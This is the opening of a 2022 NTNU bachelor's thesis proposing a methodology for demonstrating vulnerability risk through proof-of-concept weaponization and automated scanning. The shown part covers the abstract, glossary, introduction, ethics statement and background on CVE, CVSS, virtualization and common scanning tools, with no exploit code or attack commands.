Simen Bai
Even Bryhn Bøe
Ruben Christoffer Hegland-Antonsen

# Efficiently Weaponizing Vulnerabilities and Automating Vulnerability Hunting

Bachelor's thesis in Bachelor of Engineering in Computer Science
Supervisor: Kiran Raja
May 2022

Bachelor's thesis

**NTNU**
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science

NTNU
Kunnskap for en bedre verden

Simen Bai
Even Bryhn Bøe
Ruben Christoffer Hegland-Antonsen

# Efficiently Weaponizing Vulnerabilities and Automating Vulnerability Hunting

Bachelor's thesis in Bachelor of Engineering in Computer Science
Supervisor: Kiran Raja
May 2022

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Computer Science

# Abstract

Cybersecurity has never been more important, especially considering the increasing reliance on information technology. The cybersecurity industry is experiencing a rapid growth in the quantity of vulnerabilities reported; a trend which is expected to continue. To efficiently handle the increasing amount of vulnerabilities, it is necessary to utilize a framework, or a methodology, for evaluating and demonstrating their risk. There exist few studies in the field outlining methodologies for demonstrating the risk of vulnerabilities.

In this thesis, we outline a methodology consisting of eleven steps. These steps describe the process of going from a vulnerability, to an automated periodic scan for this vulnerability. This was accomplished by defining a general methodology, testing it in practice, and then comparing how our individual approaches differed. We then created a refined methodology based on those findings. With this methodology, it is possible for offensive security teams to respond and demonstrate potential risk in a more efficient and structured manner.

# Sammendrag

Cybersikkerhet har aldri vært viktigere, spesielt med hensyn til den økende avhengigheten av informasjonsteknologi. Cybersikkerhetsindustrien opplever en rask vekst i mengden rapporterte sårbarheter; en trend som forventes å fortsette. For å effektivt kunne håndtere den økende mengden sårbarheter, er det nødvendig å benytte et rammeverk, eller en metodikk, for å evaluere og demonstrere risiko. Det finnes få studier innen fagfeltet som definerer en metodikk for å demonstrere risikoen av sårbarheter.

I denne oppgaven definerer vi en metodikk som består av elleve steg. Disse stegene beskriver prosessen for å gå fra en sårbarhet, til å automatisk skanne etter denne sårbarheten periodisk. Dette ble oppnådd ved å definere en generell metodikk, teste den i praksis, og deretter sammenligne hvordan våre individuelle tilnærminger var forskjellige. Vi lagde deretter en raffinert metodikk basert på disse funnene. Med denne metodikken er det mulig for offensive sikkerhetsteam å iverksette tiltak og demonstrere potensiell risiko på en mer effektiv og strukturert måte.

# Preface

The bachelor's thesis "Effeciently Weaponizing Vulnerabilities and Automating Vulnerability Hunting" was written by Simen Bai, Even Bryhn Bøe, and Ruben Christoffer Hegland-Antonsen. It has been written to fulfill the graduation requirements for Bachelor of Engineering in Computer Science at NTNU Gjøvik, specializing in Cybersecurity and Programming. We were engaged in researching and writing this thesis from January to May 2022.

This project was undertaken at the request of River Security AS, where Simen Bai is, at the time of writing, working full-time. We discussed the problem statement with River Security, prior to them submitting the project to NTNU. This allowed us to get clearer understanding of the needs of our client. Simen Bai's employment also allowed for continuous dialogue between the group and River Security.

River Security AS is a Norwegian cybersecurity startup. They provide a range of offensive cybersecurity services, but focus on continuous attack surface management. A part of this service is to monitor and act on new security vulnerabilities, and efficiently hunt for these across their customer base.

We would like to thank our supervisor, Kiran Raja, for his support and guidance in writing this thesis. We also wish to thank River Security AS, and especially Chris Dale for the technical guidance and cooperation.

We would also like to thank Alexander Roaas, Ayla S. Saxell, Haakon Staff, Jannis Schaefer, Oliver D. Tverrå and Oscar W. Halland for reviewing and giving us feedback on our thesis.

# Contents

# Figures

# Tables

# Code Listings

# Acronyms & Abbreviations

**CGI** Common Gateway Interface. 39

**CIM** Common Information Model. 41

**CNA** CVE Numbering Authority. 7, 52, 68, 69, 75, 76, 81, 103

**CVE** Common Vulnerabilities and Exposures. 1–3, 6, 7, 13, 33, 37–39, 42, 44–48, 50, 52, 53, 56, 68–70, 75, 76, 78, 81, 83, 89, 94, 103

**CVSS** Common Vulnerability Scoring System. xi, 7, 8, 13, 37, 44, 48, 51, 56, 57, 62, 69, 75, 76, 81

**CWE** Common Weakness Enumeration. 42, 48, 51, 98

**DSL** Domain-Specific Language. xvi, 16, *Glossary:* domain specific language

**GUI** Graphical User Interface. 12

**IaaS** Infrastructure as a Service. xvi, 30, *Glossary:* Infrastructure as a Service

**IaC** Infrastructure as Code. 109, 110, *Glossary:* IaC

**JNDI** Java Naming and Directory Interface. 22, 38, 63

**LDAP** Lightweight Directory Access Protocol. 63

**LFI** Local File Inclusion. 44

**MSF** Metasploit Framework. 26, 49

**NASL** Nessus Attack Scripting Language. 12, 13, 25, 92

**NIST** National Institute of Standards and Technology. 48, 51–53, 56, 57, 62, 69, 75, 96

**NSE** Nmap Scripting Engine. 12, 24

**NVD** National Vulnerability Database. 6, 38, 48–52, 56, 57, 59, 62, 69, 75–77, 81, 82, 89, 94, 99, 100

**OMI** Open Management Infrastructure. 41, 42, 49, 50

**PoC** proof of concept. ix, 1, 2, 18, 22, 28, 45, 49, 66, 67, 70, 76, 77, 82–84, *Glossary:* proof of concept

**POJO** Plain Old Java Object. 71

**RCE** Remote Code Execution. xii, 39, 41, 44, 48, 57, 59, 60, 62, 67, 68, 72, 73, 120, 121

**regex** regular expression. 61

**SOAP** Simple Object Access Protocol. xii, 41, 51

**SOC** Security Operations Center. 47, 108, 110

**VM** virtual machine. xvi, 9, 10

**WS-MAN** Web Services Management. 41

**YAML** YAML Ain’t Markup Language. 14–16, 27

# Glossary

**ansible** Ansible is an agent-less IaC tool for provisioning and configuration management.. 34

**asset** An asset is any data, device, or other component of an environment that supports information technology related activities.. vii, xvi, 2–4, 45–47, 49, 52, 58, 62, 68, 70, 82, 84, 85

**attack surface** All the points in an organization's IT infrastructure that could be attacked. This includes IP addresses, domains and internet ports.. 47

**bare metal** When referring to bare metal in the context of infrastructure we refer to an operating system running directly on the hardware, one that is not being virtualized. Another definition of bare metal is one physical computer used only by one customer or tenant. Example in section 2.3.. 10, 32

**bin diffing** Bin diffing, also called binary diffing, is the technique of investigating two difference binaries to pinpoint what is the difference between them.. 77, 82

**boilerplate code** Code that does not make up important logic in the software, but is needed to make the code work.. 28

**cgroup** cgroups (abbriviated from control groups) is a feature in the Linux Kernel. This feature allows processes to be arranged in hierarchical groups whose resource usage can be restricted and monitored.. 33

**container** A container is a way to virtualize a process to seperate it from the host operating system. Described further in section 2.3.. 10

**container engine** A container engine is a software that much like an hypervisor manages a container. It is responsible for allocating the correct system resources to it. Described further in section 2.3.. 10

**daemon** A daemon is a process that runs as a background process, rather than being in direct control of a interactive user.. xvi

**distro** A distro,(abbriviated from distribusjons), is a specific vendors operating system-package composed by kernel and other relevant tools and libraries. Example of which is Kali Linux, Ubuntu and Debian.. 33

**DMTF** Formerly known as the Distributed Management Task Force.. 41, 96

**Docker daemon** Docker daemon, also refered to as dockerd, listens for Docker API requests. This daemon is responsible for managing Docker objects, like images, containers, networks and volumes. The Docker daemon can also communicate with other daemons.. 33

**docker-compose** docker-compose is a tool used for defining and running Docker applications. It allows you to quickly spin up a container with the settings defined in a docker-compose.yml config file. Read more here: `https://docs.docker.com/compose/`. 50, 53, 63

**dockerfile** File containing instructions for building a Docker image.. 49, 50

**Heat Orchestration Templates** Heat Orchestration Templates is OpenStacks YAML based orchestration used to provision infrastructure in OpenStack.. 109

**hypervisor** A hypervisor is software used to create and run virtual machines. Described further in section 2.3.. vi, ix, x, xv, 3, 9, 10, 16, 30, 32–35

**IaC** Infrastructure as Code (IaC) is a method of provisioning and configuring reproducible infrastructure by generating it as code.. 109

**in scope** In the context of cybersecurity, in scope generally means assets that are allowed to be attacked or tested against.. 2

**Infrastructure as a Service** is the general description of an cloud provider that offers infrastructure as a service. Meaning they provide the virtualized environment, while you are able to manage every layer on top of (including) the operating system.. 30

**Kali Linux** Kali Linux is a Linux distribution based on Debian. Kali Linux is created with a focus on penetration testing and ethical hacking and comes preinstalled with many common tools used by security professionals.. 108, 109

**kernel** The Kernel is the core of an operating system and is generally responsible for controlling the system. The Kernel is the part of the operating system which facilitates interaction between hardware and software.. xv, xvi, 10, 36

**kernel namespace** Kernel Namespace is a feature in the Linux Kernel. This feature allows partitioning of kernel resources such that one set of processes see one set of resources, while another set of processes sees a different set of resources.. 33

**kubernetes** Kubernetes, also known as K8s, is an open source system for deployment, scaling and managment of containerized applications.. 34

**out-of-band** Refers to having a separate channel of communication that does not travel over the usual data stream.. 16, 18, 19, 22, 27, 36, 78

**patch diffing** Patch diffing is the technique of investigating the difference between two patches to pinpoint what changes fixed an issue.. 70, 77, 82

**playbook** Playbook, also refered to as cookbooks (in Chef), is a blueprint of an automation task. It outlines what should be done, and how.. 35

**proof of concept** A Proof of Concept (PoC) in the context of cybersecurity is a sample piece of code that demonstrates a vulnerabilities feasibility or impact.. ix

**reverse shell** A shell that you has access to remotely, allowing you to execute commands on a remote machine. The 'reverse' part refers to the program acting as a client, as opposed to a server simply listening for connections. This means reverse shells circumvent many typical firewall restrictions.. 38, 63

**threat actor** A threat actor is a group or an individual that poses a threat.. 1, 4

**threat hunting** is a focused and iterative approach for detecting and understanding threat actors who have gained access to the network.. 6

**virtual machine image** A virtual machine image is a singular file which contains the necessary contents to boot a specific operating system.. 32, 33

**VNC** VNC or Virtual Network Computing is software that allows a user to remotely manage a computer. VNC enables a user to see the screen. VNC is similar to RDP.. 108, 109

**X11-Forwarding** X11-Forwarding is a mechanism that allows users to start graphical applications on a remote Linux system, and forward the application window to the local system.. 36

# Chapter 1

# Introduction

In cybersecurity, a vulnerability is a “weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat actor” [1, p. 15]. The amount of vulnerabilities discovered is increasing every year[1] [2]. These vulnerabilities can lead to critical security issues, such as disclosure of personal information and ransomware. Therefore, it is important to detect such vulnerabilities in a timely manner, to limit the impact of exploitation. This can be accomplished by conducting periodic scans, in a similar fashion to regression testing but for security vulnerabilities.

Publicly known security vulnerabilities are often published to central databases. These types of databases assist defenders, and security professionals in general, with devising defense mechanisms and fixing potential security issues. The most commonly used referencing method for central databases, is the Common Vulnerabilities and Exposures (CVE) reference-method managed by *MITRE*. When using the acronym CVE, it is common to refer to a single vulnerability as *a CVE*, and multiple vulnerabilities as *CVEs*. Each CVE has a universally unique identifier that makes it easy to make explicit references to a given security vulnerability. This system organizes vulnerabilities in a structured manner, which ensures transparency and consistency across security teams working towards mitigating the impact of vulnerabilities.

Although each CVE identifier is unique and allows for systematic referencing of vulnerabilities, there are some limitations to the utility of CVEs for security professionals. CVEs are not intended to function as a comprehensive list of every security threat, nor are they able to provide more than basic information about a vulnerability. Additionally, CVEs do not demonstrate risk, and they are not required to provide working exploits[2]. This means that if a CVE is detected in an environment, the impact will vary depending on how the vulnerability manifests itself in the environment. For instance, a CVE might specify that the version of some software is vulnerable, but only if the software is configured a certain way.

[1]Vulnerabilities published to CVE databases: `https://www.cvedetails.com/browse-by-date.php` (Accessed May 18, 2022)

[2]Also referred to as PoCs.

This means that if you have a system running the vulnerable software with the vulnerable version, but *without* the configuration outlined in the CVE, the vulnerability is *not* exploitable in that particular system.

## 1.1 Goal

Our main goal for this thesis is to develop a working methodology for efficiently going from a published security vulnerability[3], to demonstrating the impact the vulnerability can have on a target environment. A concise methodology would prove highly beneficial to an organization who wants to properly assess the risk a security vulnerabilities poses to their IT infrastructure. By having the risk demonstrated, organizations are given insight into the overall significance of a vulnerability. This will in turn provide them with the foundation needed to manage the risk appropriately and allocate their resources more efficiently. A common way to demonstrate the risk of a vulnerability is by *weaponizing* it. Weaponizing a vulnerabilities means creating a working PoC that demonstrates exactly how an attacker could exploit the vulnerability in a system. For instance, a PoC could be a program that sends a crafted HTTP request to a web server, where the web server responds with a file that should not be accessible. If the file contents is sent back to the client, you have proof that the vulnerability exists in the system and can be exploited.

After a vulnerability has been found and weaponized, it is beneficial to automate the process of scanning a range of assets to see if they are vulnerable. In order to scan a large range of assets, the scanning process has to be automated. The goal of automating vulnerability hunting is to automatically detect if assets that are in scope are vulnerable. Furthermore, automating this process would help identify the large scale impact of a CVE that remains unpatched across domains, such as the organization NTNU, the country of Norway, a cloud provider, or the global IP address space. Therefore, our final methodology should include how one could efficiently automate the process of vulnerability hunting in order to get a broader view of the total impact the vulnerability has.

## 1.2 Requirements

The goal of our project boils down to developing a methodology for demonstrating the risk of vulnerabilities. For such a methodology to be useful it must address how to accomplish the following aspects of research, weaponization and automation:

1. Evaluation of risk and relevance
2. Specifying what is vulnerable and how it is vulnerable
3. Creation a PoC

[3]We have in our examples utilized CVE as the source for our vulnerabilities.

4. Automation of scanning multiple assets

In order to achieve this, we can investigate different vulnerabilities *individually*. Afterward, we can develop a higher-order methodology by extrapolating from our results.

The individual methods outlined in the methodology should be clearly defined, but the overall methodology is likely to be abstract due to the nature of vulnerabilities. This is due to the fact that security vulnerabilities vary significantly in how they manifest themselves, and it is therefore difficult to produce a concrete solution that will work for all vulnerabilities. Nevertheless, it is important that the methodology is concise enough so that it is effective in demonstrating the risk of vulnerabilities.

## 1.3 Scope

We plan on investigating different tools in the early stages of the project. This includes vulnerability scanners, hypervisors, cloud platform solutions and other relevant tools. We will then evaluate these tools and select the ones that will contribute the most towards achieving our project goals. We are limiting our investigation to vulnerabilities in web services on Linux and to utilizing Docker for replicating vulnerable environments. Furthermore, we limit our evaluation to utilizing vulnerabilities which has been allocated a CVE ID since these are well known, and therefore pose fewer ethical issues. Additionally, the methodology developed is not going to be geared towards directly mitigating risk. The methodology is constrained to be a helpful framework that defines a methodology for detecting, understanding, and demonstrating risk.

## 1.4 Academic background

At the time of writing, all group members have been studying Computer Science at NTNU Gjøvik since 2019. Throughout those 3 years, we gained experience working with various programming languages, including Java, Go, Python, and JavaScript. All group members have taken courses in Infrastructure as Code, cloud technologies and operating systems. We have also worked with virtualization technologies such as Docker, and have had an introductory course to cybersecurity and computer networks.

Simen Bai had previous experience in cybersecurity, while the other members had limited experience in the field. Therefore, there were many new concepts for Ruben C. Hegland-Antonsen and Even Bryhn Bøe to learn, especially in the beginning phases of the project.

## 1.5 Target audience

Since we are writing this as part of our Bachelor's thesis, the main target audience is our supervisor, examiner and client. However, the text is written so that any of our peers should be able follow along with it. Additionally, it is detailed enough to provide value to cybersecurity professionals.

## 1.6 Contributions

In this thesis we have proposed a higher-order methodology that could standardize the process of weaponizing a vulnerability and automating vulnerability hunting. We think this is an important step towards streamlining vulnerability evaluation and risk demonstration.

To our knowledge, no such methodology has previously been discussed in published cybersecurity research. To ensure reproducability, and to lay the foundation needed for further research of this topic, we have made our code repository publicly available[4].

In addition to the requirements outlined for the thesis, we have conducted a comprehensive analysis of cybersecurity tools. This was necessary so that we could determine the most suitable tools for our methodology. We have also created a non-intrusive scan for CVE-2022-22965, which is discussed further in section 7.1.

## 1.7 Societal implications and ethical considerations

Our work is within the field of offensive cybersecurity, which entails preventing attacks before they occur by looking at systems from an attacker's perspective. This means that we are discussing tools and techniques that could potentially be used for malicious and harmful purposes. That being said, we believe our work overall has a positive impact, and prove more useful to security researchers than threat actors.

Our code repository contains exploits that could be used to attack and potentially affect production systems. We deemed it ethical to release the source code to the public, as the vulnerabilities we investigated already had exploits available at the time of investigation.

Furthermore, no scanning, exploitation or otherwise potentially damaging behaviour was conducted towards assets which we did not have full authority over, or obtained explicit permission to test. All work was conducted in Norway, in full compliance with Norwegian law and NTNU's internal regulations.

[4]`https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project` (Accessed May 19, 2022)

## 1.8 Thesis structure

**Introduction** provides the reader with an overview of the project and what the purpose of the project is.

**Background** provides the reader with the background information necessary to understand the concepts discussed, in addition to our initial investigation into different software.

**Comparison of Technologies** contains an evaluation of the different software outlined in Background.

**Vulnerabilities** outlines information regarding identifying and choosing vulnerabilities, and describes the vulnerabilities that we used in our investigation.

**Investigation of Vulnerabilities** describes the general methodology breakdown, and the investigation of the vulnerabilities we decided to look into.

**Analyzing Investigation and Finalizing Methodology** analyzes the vulnerability investigation and provides the finalized methodology.

**Conclusion** summarizes the project process and the results that were found.

Note: For convenience, the digital version of this thesis (in PDF format) contains hyperlinks for certain parts of the text like acronyms, terms and references.

# Chapter 2

# Background

Methods such as threat hunting are becoming more prevalent and enable organizations to quickly respond to potential attacks [3].

> Cyber threat hunting is an active information security strategy used by security analysts. It consists of searching iteratively through networks to detect indicators of compromise (IoCs); hacker tactics, techniques, and procedures (TTPs); and threats such as Advanced Persistent Threats (APTs) that are evading your existing security system. [4]

In 2019 a paper was created which outlined a framework for effective threat hunting [5]. In the same paper they also discussed automating the process of threat hunting. The idea of automating vulnerability hunting is, however, not new, appearing as early as 2014 [6]. However, in that paper the automating was quite specialized, targeting a specific vulnerability type, in contrast to our thesis which tries to establish a more general methodology. There has also been a study conducted on a vulnerability analysis and incident response methodology that was based on the penetration test of a power plant's main control systems [7]. However, this is outside the scope of our thesis.

Despite the fact that there are studies for vulnerability analysis, threat hunting and automated vulnerability hunting, there has not been published any methodology that focuses specifically on the process of efficiently weaponizing vulnerabilities and automating vulnerability hunting.

## 2.1 Common Vulnerabilities and Exposures

Common Vulnerabilities and Exposures (CVE) is a list of publicly disclosed security vulnerabilities[1] [8]. They provide a way to organize and easily reference specific security vulnerabilities and can be found in various centralized databases online[2].

[1]`https://www.redhat.com/en/topics/security/what-is-cve` (Accessed Jan. 17, 2022)

[2]NVD is an example of a centralized CVE database: `https://nvd.nist.gov/vuln` (Accessed Jan. 19, 2022)

This provides transparency and consistency, and contributes towards bridging security teams. Having a common resource to reference can ensure mutual understanding of what is being discussed to reduce misunderstandings. CVEs can encompass software and hardware vulnerabilities, including both open-source and proprietary solutions.

A CVE identifier is always presented using the following format: "CVE-[YEAR]-[ID]", where *[YEAR]* refers to the year the vulnerability was reserved or when it was publicly disclosed[3], and *[ID]* is 4 or more arbitrary digits. It is important that each CVE is universally unique as to not risk confusion. This is accomplished by the CVE Program allocating ID ranges to specific authorized groups and organizations. These organizations are called CVE Numbering Authorities (CNAs)[4]. CVEs may also have nicknames, but note that it is always the CVE identifier that should be used in formal procedures. For instance CVE-2021-44228 is often referred to as the "Log4Shell" vulnerability[5][6].

## 2.2 Common Vulnerability Scoring System

The Common Vulnerability Scoring System (CVSS) provides a way to capture the characteristics and severity of a vulnerability[7]. It assigns CVEs a numerical score between 0 and 10 representing its severity, where 10 is the most severe. This score can be divided into qualitative representations, such as low, medium, high and critical[8] as described in Table 2.1.

| **Severity** | None | Low | Medium | High | Critical |
|---|---|---|---|---|---|
| **Score range** | 0.0 | 0.1 - 3.9 | 4.0 - 6.9 | 7.0 - 8.9 | 9.0 - 10.0 |

**Table 2.1:** The severity classification of a vulnerability is based on its cvss score. This is the matrix for a cvss 3.1 score.

The goal of CVSS is to be as objective and transparent as possible when it comes to calculating the score, although the score provided in CVE databases does not accurately represent all environments. That being said, CVSS can be a good way to quickly prioritize the order that vulnerabilities should be assessed. There are multiple versions of the CVSS specification, where v3.1, v3.0 and v2.0 are all in use today.

[3]`https://www.cve.org/About/Process` (Accessed Jan. 19, 2022)

[4]A list of CNAs can be found here: `https://www.cve.org/ProgramOrganization/CNAs` (Accessed May 15, 2022)

[5]`https://nvd.nist.gov/vuln/detail/CVE-2021-44228` (Accessed Jan. 20, 2022)

[6]Nicknames are most commonly given to especially critical vulnerabilities, especially if it is relevant for mainstream media

[7]`https://nvd.nist.gov/vuln-metrics/cvss` (Accessed Jan. 31, 2022)

[8]`https://www.first.org/cvss/` (Accessed Feb. 1, 2022)

A CVSS v3.1 score is calculated using 3 metric groups: Base, Temporal and Environmental. The Base group contains 8 metrics and represents the intrinsic qualities of a vulnerability that are constant over time and across user environments. The Temporal group contains 3 metrics and reflects the characteristics of a vulnerability that change over time. The Environmental group contains 11 metrics and represents the characteristics of a vulnerability that are unique to a specific environment [9]. In order for the score to be more objective, it is required to be created by utilizing at least 8 metrics in total from these groups[9]. Anyone can calculate a score and the official score can be changed if more details are discovered.

When the score is published, there should be a *vector* outlining the metrics used. Each metric in the vector is separated using forward slashes (/), and in the form **Metric:Value**. An example of this is CVE-2021-44228 (Log4Shell vulnerability) published in the National Vulnerability Database, which was given the score 10.0 (Critical) using the following vector (v3.1):
**AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H**. Table 2.2 explains this vector in detail. We have used version 3.1 to calculate scores for vulnerabilities in this thesis.

[9]Base score metrics is usually included, temporal score metrics is sometimes included.

| **Metric** | **Value** | **Value Explanation** |
|---|---|---|
| Attack Vector (AV) | Network (N) | Remotely exploitable |
| Attack Complexity (AC) | Low (L) | Does not require specialized access conditions |
| Privileges Required (PR) | None (N) | The attacker is unauthorized prior to attack |
| User Interaction (UI) | None (N) | Can be exploited without interaction from any user |
| Scope (S) | Changed (C) | Exploited vulnerability can affect resources beyond the authorization privileges intended by the vulnerable component |
| Confidentiality Impact (C) | High (H) | Total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker |
| Integrity Impact (I) | High (H) | Total loss of integrity. For instance, the attacker might be able to modify any/all files protected by the impacted component |
| Availability Impact (A) | High (H) | Total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component |

**Table 2.2:** Example of a CVSS v3.1 vector for *base* metric group of CVE-2021-44228.

## 2.3 Hypervisors and containers

A hypervisor, also known as a virtual machine monitor, is software used to create and run virtual machines (VMs). In other words, a hypervisor allows a computer[10]

[10]Often called the host

to run multiple virtual machines[11]. Hypervisors often get classified into two different categories, or types; "Type 1" (also called "bare metal"), and "Type 2" (also called "hosted"). The main difference is that there is an operating system between the hypervisor and hardware for Type 2 hypervisors. This difference has some effect on performance and security. The difference between the different hypervisor types is illustrated in Figure 2.1 along with a comparison to containers.

An alternative to using a hypervisor, would be to use a container engine. There exists multiple solutions, but common between them is that unlike VMs in hypervisors, containers managed by container engines utilize the kernel of the host operating system. This enables them to generally be more lightweight, and less resource intensive. This does, however, come at the cost of fewer security boundaries, as more of the host operating system is utilized by the guest.




**Figure 2.1:** Illustration of the difference between containers, and type 1 and type 2 hypervisors.

## 2.4 Overview of relevant software

This section contains an overview of relevant software within the field of offensive cybersecurity. This is part of our initial investigation into different tools and platforms we can use as part of the vulnerability hunting methodology.

[11]Often referred to as guests

### 2.4.1 Scanning tools

#### 2.4.1.1 Burp Suite

Burp Suite is a proprietary web vulnerability scanner and penetration testing tool. It is widely used within the cybersecurity community and used by over 15,000 organizations[12].

| **Name** | Burp Suite |
|---|---|
| **Source Code Availability** | Closed-Source |
| **Included Exploits** | Unknown |
| **Custom Plugin Support** | Yes |
| **Plugin Language** | Python, Java, Ruby |
| **License Cost** | Community: Free<br>Professional: $399 per year |
| **Commercial Use Permitted** | Yes |

**Table 2.3:** Burp Suite attributes.

| **Plan** | **Cost** | **License Limitations** |
|---|---|---|
| Community | Free | Only manual tools available |
| Professional | $399 per year | 1 license per person |

**Table 2.4:** Comparison of Burp Suite plans.

#### 2.4.1.2 Nmap

Nmap stands for "Network Mapper" and is an open-source port scanner[13]. It was designed to scan large networks, although it works against single hosts as well. Nmap uses raw IP packets to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (including OS versions) they are running and what type of packet filters/firewalls are in use.

[12]According to Burp Suite home page: `https://portswigger.net/burp` (Accessed Feb. 3, 2022)
[13]Read more about Nmap here: `https://nmap.org/` (Accessed Feb. 3, 2022)

| **Name** | Nmap |
|---|---|
| **Source Code Availability** | Open-Source |
| **Included Exploits** | 30+ |
| **Custom Plugin Support** | Yes |
| **Plugin Language** | NSE |
| **License Cost** | Free |
| **Commercial Use Permitted** | Yes |

**Table 2.5:** Nmap scanner attributes.

Nmap is primarily a command line tool, but there is also a Graphical User Interface (GUI) version available called ZenMap. Nmap also supports writing custom scripts using the Nmap Scripting Engine (NSE). These scripts can be used for vulnerability scanning and exploitation.

#### 2.4.1.3 Nessus

Nessus is a properietary vulnerability assessment tool developed by Tenable, Inc, and is used by over 30,000 organizations[14]. Nessus is used to scan for vulnerabilities, misconfigurations and default passwords. It comes in two different plans: Essentials and Professional. The Essentials version is free to use, but has limited functionality compared to the Professional version, which requires a subscription.

| **Name** | Nessus scanner |
|---|---|
| **Source Code Availability** | Closed-Source |
| **Included Exploits** | 67,000+ |
| **Custom Plugin Support** | Limited |
| **Plugin Language** | NASL |
| **License Cost** | Essentials: Free<br>Professional: $2790 yearly |
| **Commercial Use Permitted** | Yes |

**Table 2.6:** Nessus scanner attributes.

[14]Read more about Nessus here: `https://www.tenable.com/products/nessus` (Accessed Feb. 1, 2022)

| **Plan** | **Cost** | **License Limitations** |
|---|---|---|
| Essentials | Free | Scan up to 16 IP addresses |
| Professional | \$2790 per year[15] | One license per scanner |

**Table 2.7:** Comparison of Nessus plans.

Nessus exposes a web interface that allows you to control the scanning process. From here, it is possible to configure different types of scans, ranging from a single CVE scan to a full scan that uses all available plugins. After the scan has completed, the web interface will display information about all the vulnerabilities it found, including their severity (based on CVSS score).

It is possible to write custom plugins for Nessus, although the current support is limited. Nessus uses the Nessus Attack Scripting Language (NASL), which is a scripting language that was previously open-source. In 2005, Nessus and its scripting language NASL was changed to properietary software [10] and NASL no longer receives updated, official documentation.

#### 2.4.1.4 OpenVAS

The Open Vulnerability Assessment Scanner (OpenVAS) is a an open-source fork of the 2005 version of Nessus. It was forked as a response to Nessus closing their source code [11].

| **Name** | OpenVAS scanner |
|---|---|
| **Source Code Availability** | Open-Source |
| **Included Exploits** | 44,000+ |
| **Custom Plugin Support** | Limited |
| **Plugin Language** | NASL |
| **License Cost** | Free |
| **Commercial Use Permitted** | Yes |

**Table 2.8:** OpenVAS scanner attributes.

[15]Nessus prices can be found here: `https://www.tenable.com/buy-b` (Accessed Feb. 2, 2022)

#### 2.4.1.5 Metasploit

Metasploit is an open-source exploitation framework[16]. It includes modules for enumerating and validating vulnerabilities which makes it fast and easy to scan a system for already known vulnerabilities. The basic version of Metasploit is the Metasploit Framework which provides access to the modules via the terminal[17].

| **Name** | Metasploit |
|---|---|
| **Source Code Availability** | Open-Source (community) |
| **Included Exploits** | 1500+ |
| **Custom Plugin Support** | Yes |
| **Plugin Language** | Ruby |
| **License Cost** | Free (BSD License) |
| **Commercial Use Permitted** | Yes |

**Table 2.9:** Metasploit framework attributes.

| **Plan** | **Cost** | **License Limitations** |
|---|---|---|
| Pro | \$15,000+ per year | |
| Framework | Free | No automation features |

**Table 2.10:** Comparison of Metasploit plans.

#### 2.4.1.6 Nuclei

Nuclei offers scanning for a variety of protocols including TCP, DNS, HTTP, File, etc. With powerful and flexible templating, all kinds of security checks can be modelled with Nuclei[18]. The requests can be specified either by writing raw http requests or specify parts using YAML syntax. Matching the result can be easily

[16]Metasploit documentation can be found here: `https://docs.rapid7.com/metasploit/` (Accessed Feb. 4, 2022)

[17]More information about Metasploit editions can be found here: `https://www.rapid7.com/products/metasploit/download/editions/` (Accessed Apr. 28, 2022)

[18]Read more about Nuclei here: `https://github.com/projectdiscovery/nuclei/` (Accessed Feb 4, 2022)

achieved by checking for words, regex, numbers or many other types[19]. Extractors can be used to specify the format of the output to easily use Nuclei in an automation pipeline.

| **Name** | Nuclei |
|---|---|
| **Source Code Availability** | Open-Source |
| **Included Exploits** | 1000+[20] |
| **Custom Plugin Support** | Yes (Templates) |
| **Plugin Language** | YAML |
| **License Cost** | Free (MIT License) |
| **Commercial Use Permitted** | Yes |

**Table 2.11:** Nuclei scanner attributes.

#### 2.4.1.7 Custom Scripts

Custom scripts or programs can be created for scanning and exploiting purposes. There are also a lot of open-source scripts that are already available. Languages such as Python or Go are ideal because they have a rich standard library and can be set up. The biggest benefit of custom scripts is its versatility, this however comes at the cost of complexity and time for creation.

### 2.4.2 Virtualization software

#### 2.4.2.1 Docker

Docker is a virtualization application for developing, shipping, and running applications in isolated containers[21]. Docker makes it possible to separate your applications from infrastructure to deliver software quickly. In a security context, Docker can be used to setup a replicated version of a target environment virtually.

Docker containers run on Docker Engine which is based on runC[22]. Docker containers utilize the operating system of their host. Because a container runs

[19]`https://nuclei.projectdiscovery.io/templating-guide/operators/matchers/` (Accessed Apr. 28, 2022)

[20]Nuclei top 10 template categories can be found here: `https://github.com/projectdiscovery/nuclei-templates/blob/master/TOP-10.md` (Accessed Feb. 4, 2022)

[21]Docker documentation can be found here: `https://docs.docker.com/get-started/overview/` (Accessed Feb. 2, 2022)

[22]runC is a CLI tool for managing containers according to OCI specification: `https://github.com/opencontainers/runc` (Accessed May 16, 2022)

on Docker Engine it simplifies transportation of a container from one system to another.

